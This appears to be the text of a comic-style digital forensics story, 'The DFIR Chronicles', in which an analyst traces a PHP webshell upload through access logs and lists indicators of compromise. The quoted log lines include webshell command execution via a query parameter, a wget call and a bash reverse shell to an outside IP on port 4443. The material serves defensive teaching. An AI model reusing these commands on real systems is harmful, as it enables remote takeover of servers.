
<< Output:

Protocol	LocalPort	Name	Username	Cmdline

tcp	80	apache2	root	/usr/sbin/apache2 -k start
tcp	443	apache2	root	/usr/sbin/apache2 -k start
tcp	22	sshd	root	/usr/sbin/sshd -D



The DFIR Chronicles



The DFIR Chronicles



```
45.77.123.10 - - [14/Nov/2024:02:03:15 +0000]
"POST /upload.php HTTP/1.1" 200 412

45.77.123.10 - - [14/Nov/2024:02:03:42 +0000]
"GET /uploads/tmpimage.php?c=id HTTP/1.1" 200 58

45.77.123.10 - - [14/Nov/2024:02:05:08 +0000]
"GET /uploads/tmpimage.php?c=uname%20-a HTTP/1.1"
200 142

:_
```

POST TO UPLOAD,
THEN ?C=ID
ON A PHP FILE.

THAT'S
A WEBSHELL.
CLASSIC PATTERN.

THEY UPLOADED
IT AND TESTED
IT IMMEDIATELY.

The DFIR Chronicles

6. Byte scrolls to the final entries. The reverse shell command unfurls across the screen like a death sentence.

IOC
- 45.77.123.10
- tmpimage.php
- wget
- bash -i
- 4443

<< Output:

```
45.77.123.10 - - [14/Nov/2024:02:06:30 +0000] "GET /uploads/tmpimage.php?c=wget%20cdn-assets-update.net HTTP/1.1" 200 0
```

```
45.77.123.10 - - [14/Nov/2024:02:07:22 +0000] "GET /uploads/tmpimage.php?c=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/45.77.123.10/4443%20%3E%261%22 HTTP/1.1" 200 0
```

wget to verify C2, then the reverse shell.


Four minutes from upload to full control.

Port 4443.
They had a listener waiting.


45.77.123.10
4443/TCP



The DFIR Chronicles



The DFIR Chronicles



The DFIR Chronicles

How did it
get on disk?
Let's find out.

(ツ)_/¯
01000100
01000110
0101001
root@life:~#

CAFFEINE
> FEAR

SOC
SECURITY
OPERATIONS
CENTER

<< Terminal:
grep -RIn 'move_uploaded_file\\|\\\$_FILES' /var/www/html
